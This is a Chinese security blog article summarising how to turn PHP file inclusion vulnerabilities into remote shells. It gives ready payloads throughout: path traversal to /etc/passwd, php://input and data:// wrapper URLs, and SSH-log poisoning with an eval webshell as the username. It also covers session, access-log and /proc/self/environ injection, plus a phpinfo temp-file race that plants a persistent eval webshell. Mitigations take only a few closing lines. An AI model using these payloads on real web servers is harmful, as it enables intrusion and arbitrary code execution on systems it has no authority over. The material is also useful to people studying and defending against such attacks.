PHP 文件包含小总结 - SecPulse.COM | 安全脉搏

> 当时发现 url 中有一个参数 file=/home/task.php，灵机一动，把 /home/task.php 替换成了../../../../../../etc/passwd


这是酒仙桥 6 号部队原创的第 150 篇文章

最近在某个项目上天天挖洞，每天不是什么信息泄露就是 xss，没有一个能 getshell，愁的不行，感觉头顶都凉飕飕了。不知是早上出门时，没注意踩到狗屎，还是今天运气好，发现一处竟然有文件包含漏洞，百度一波 getshell 姿势，逐一尝试后，发现可以利用日志 getshell。这里本地模拟一下当时情况，复现一下。同时就让我这个小菜鸡总结一下 getshell 方式，以便之后遇到文件包含漏洞更快的去拿 shell。

1.1. 本地复现


1. 当时发现 url 中有一个参数 file=/home/task.php，灵机一动，把 /home/task.php 替换成了../../../../../../etc/passwd

2. 接着发送带有 php 代码的请求，先 phpinfo 试一试。



3. 接着就是包含日志了，感觉马上就要起飞了，结果很突然，no such file 了，又换了几个路径，还是这样。


4. 没办法只是试试包含一下配置文件，结果.... 一样。



5. 这可咋办，眼瞅着就要 getshell 了，没路径啊，突然想到还有一个 ssh log 可以尝试包含一下，立刻来了精神头，噼里啪啦一顿敲，食指放在回车键上，犹豫不决，豁出去了！只见我眼睛一闭，重重按下回车，当我慢慢睁开眼时，欣喜若狂，终于没有 no such file 了

6. 接下来就很简单了直接 ssh 连接：

```
ssh '<?=eval($_REQUEST[1])?>'@remotehost
```



2. 文件包含小知识

2.1. 包含函数

1、PHP 共有 4 个与文件包含相关的函数：

include

require

include_once

require_once

2、Include 与 include_once 的区别：

（1）Include：会将指定的文件载入并执行里面的程序；重复引用的情况下加载多次。

例如：

```
<?php
include "1.php";
include "1.php";
?>
```

> 这里 include 两次 1.php 文件，所以就会包含 1.php 两次。

（2）Include_once：会将指定的文件载入并执行里面的程序；此行为和 include 语句类似，唯一区别是如果该文件中已经被包含过，则不会再次包含。

例如：

```php
<?php
include_once "1.php";
include_once "1.php";
?>
```

这里 include_once 了两次 1.php 文件，但只会包含 1.php 一次。

（3）require 和 require*once 的用途与上面两个一样，但区别就是 require 和 require*once 会加载页面最开始执行。Include 和 include_once 会按代码顺序执行。

2.2. 支持的协议和封装协议

> File:// ------ 访问本地文件系统
> http(s):// ------ 访问 HTTP（s）网址
> ftp:// ------ 访问 FTP(s) URLs
> php:// ------ 访问各个输入 / 输出流（I/O streams）
> zlib:// ------ 压缩流
> data:// ------ 数据（RFC 2397）
> glob:// ------ 查找匹配的文件路径模式
> phar:// ------PHP 归档
> ssh2:// ------Secure Shell 2
> rar:// ------RAR
> ogg:// ------ 音频流
> expect:// ------ 处理交互式的流

2.3. 常用伪协议讲解：

1. file://

（1）这个协议可以展现本地文件系统，默认目录是当前的工作目录。

（2）例如：file:///etc/passwd、file://key.txt

2. php://

(1) php://input 是个可以访问请求的原始数据的只读流，可以访问请求的原始数据的只读流，将 post 请求中的数据作为 php 代码执行。

(2) php://filter 是一种元封装器，设计用于数据流打开时的筛选过滤应用。

`php://filter` 目标使用以下的参数作为它路径的一部分。 复合过滤链能够在一个路径上指定。详细使用这些参数可以参考具体范例。

php://filter 参数

名称	描述
`resource=<要过滤的数据流>`	这个参数是必须的。它指定了你要筛选过滤的数据流。
`read=<读链的筛选列表>`	该参数可选。可以设定一个或多个过滤器名称，以管道符（`|`）分隔。
`write=<写链的筛选列表>`	该参数可选。可以设定一个或多个过滤器名称，以管道符（`|`）分隔。
`<; 两个链的筛选列表>`	任何没有以 `read=` 或 `write=` 作前缀 的筛选器列表会视情况应用于读或写链。

3、phar://


（1）phar:// 数据流包装器自 PHP5.3.0 起开始有效

（2）例如：

phar://F:/phpstudy/www/1.zip/phpinfo.txt

phar://1.zip/phpinfo.txt

2.4. 伪协议利用方式小总结:



协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file:///D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

3.1.Getshell 之 session

条件：session 文件路径已知，且 session 文件中内容部分可控。


获取 session 文件路径：

> 1、session 文件的保存路径可以在 phpinfo 的 session.save_path 看到。

session.save_handler	files	files
session.save_path	/var/lib/php/session	/var/lib/php/session
session.serialize_handler	php	php

> 2、默认路径：
> /var/lib/php/sess_PHPSESSID

> /var/lib/php/sess_PHPSESSID
> /var/lib/php/sess_PHPSESSID
> /tmp/sess_PHPSESSID
> /tmp/sessions/sess_PHPSESSID
> session 的文件名格式为 sess_[phpsessid]。而 phpsessid 在发送的请求的 cookie 字段中可以看到。



利用：

1. 要包含并利用的话，需要能控制部分 sesssion 文件的内容。可以先包含进 session 文件，观察里面的内容，然后根据里面的字段来发现可控的变量，从而利用变量来写入 payload，并之后再次包含从而执行 php 代码。

2. 例如现在有一个 session.php 可控用户会话信息值：


```php
<?php

    session_start();
    $username = $_POST['username'];
    $_SESSION["username"] = $username;

?>
```

3. 可以看到这个 session.php 文件中的用户会话信息 username 的值是用户可控制的，那我们就可以传入恶意代码进行攻击利用。

4. 将恶意代码传入以后，接下来就要利用文件包含漏洞去包含这个恶意代码。



5. 从返回结果来看，我们的 payload 和恶意代码已经正

常解析和执行。

3.2.Getshell 之日志

3.2.1. 访问日志

条件：需要知道服务器日志的存储路径，且日志文件可读。

日志存储默认路径：


> 1.apache+Linux 日志默认路径：/etc/httpd/logs/access*log 或 /*
>
> *var/log/httpd/access*log
> 2.apache+win2003 日志默认路径：
> D:xamppapachelogsaccess.log、
> D:xamppapachelogserror.log
> 3.IIS6.0+win2003 默认日志文件：
> C:WINDOWSsystem32Logfiles
> 4.IIS7.0+win2003 默认日志文件：
> %SystemDrive%inetpublogsLogFiles
> 5.nginx 日志文件：日志文件在用户安装目录 logs 目录下, 假设安装路径为 / usr/local/nginx, 那日志目录就是在 / usr/local/nginx/logs 下面

利用：


1. 多数情况，web 服务器会将请求写入到日志文件中，比如说 apache。在用户发起请求时，会将请求写入

access.log，当发生错误时将错误写入 error.log。默认情况下，日志保存路径在 / etc/httpd/logs / 下。

2. 但如果是直接发起请求，会导致一些符号被编码使得包含无法正确解析。可以使用 burp 截包后修改。



3. 正常的 php 代码已经写入了 /etc/httpd/logs/access.log。然后包含即可执行代码。



4. 但有的时候，log 的存放地址会被更改。这个时候可以通过读取相应的配置文件后，再进行包含。

中间件默认配置文件存放路径：

> 1.apache+linux 默认配置文件
>
> /etc/httpd/conf/httpd.conf 或 / etc/init.d/httpd
>
> 2. IIS6.0+win2003 配置文件

> C:/Windows/system32/inetsrv/metabase.xml
> 3. IIS7.0+WIN 配置文件
>
> C:WindowsSystem32inetsrvconfigapplicationHost.config

3.2.2.SSH log

条件：需要知道 ssh-log 的位置，且可读。

ssh 日志默认路径：


1./var/log/auth.log

2./var/log/secure


利用：


1. 用 ssh 连接：

> ssh '<?php phpinfo(); ?>'@remotehost
> 之后会提示输入密码，随便输入就可以。



2. 然后利用文件包含，包含日志文件：





3.3.Getshell 之 environ

条件：

1. php 以 cgi 方式运行，这样 environ 才会保持 UA 头。


2. environ 文件存储位置已知，且有权限访问 environ 文件。

> environ 文件默认位置：
> proc/self/environ

利用：

> 1.proc/self/environ 中会保存 user-agent 头。如果在 user-agent 中插入 php 代码，则 php 代码会被写入到 environ 中。之后再包含它，即可。
> 2. 例如我们现在访问一个网站，使用 burpsuite 抓包，将恶意代码插入到 user-agent 中。

3. 利用文件包含漏洞去包含 proc/self/environ，成功执行 php 代码。



3.4.Getshell 之利用 phpinfo

条件：存在 phpinfo 页面并且存在文件包含漏洞


原理：

1. 当我们给 PHP 发送 POST 数据包时，如果数据包里包含文件区块，PHP 就会将文件保存成一个临时文件，路径通常为：/tmp/php[6 个随机字符], 这个临时文件，在请求结束后就会被删除。

2. 因为 phpinfo 页面会将请求上下文中的所有变量打出来，所以我们如果向 phpinfo 页面发送包含文件区块的数据包，就可以在返回包里找到临时文件名，也就是 $_FILES 变量中的内容。

利用：

1. 首先我们使用 vulhub 的脚本（https://github.com/vulhub/vulhub/blob/master/php/inclusion/exp.py），他可以实现包含临时文件，而这个临时文件的内容是：<?php file*put*contents('/tmp/p','<?=eval($_REQUEST[1])?>')?>。成功包含这个文件后就会生成新的文件 / tmp/p，这个文件就会永久的留在目标机器上。



2. 写入成功以后，我们利用文件包含来执行任意命令。

原理：

那么为啥 vulhub 的脚本是如何做到在临时脚本文件删除前去包含的呢，其实就是用到了条件竞争，具体流程大致如下：

1. 首先发送包含 webshell 的数据包给 phpinfo 页面，并用大量的垃圾数据将 header 和 get 等位置填满。

2. 因 phpinfo 页面会将所有数据打印出来，第一个步骤中的垃圾数据就会将 phpinfo 页面撑的非常大。而 php 默认输出缓冲区大小为 4096，也可以理解为 php 每次返回 4096 个字节给 socket 连接。


3. 所以，这里直接操作原生 socket，每次读取 4096 个字节。只要我们读取到字节里包含临时文件名，就立刻发送文件包含漏洞利用的数据包。因为第一个数据包的 socket 连接没有结束，所以临时文件还没有删除，我们就可以文件包含成功。

3.5.Getshell 之上传文件


条件：有上传点，知道上传上去的文件名和存放目录。


利用：

1. 这里用一个靶场简单演示一下，找个文件上传点，上传一个带有 php 恶意代码的图片。



1. 我们现在已知文件名称和路径，可以利用文件包含漏洞去包含这个图片，就可以成功执行 php 代码了。





1、在很多场景中都需要去包含 web 目录之外的文件，如果 php 配置了 open_basedir，则会包含失败。

2、对可以包含的文件进行限制，可以采用白名单的方式，或设置可以包含的目录。

3、对危险字符进行过滤。

4、尽量不使用动态包含等等

本文作者： 酒仙桥六号部队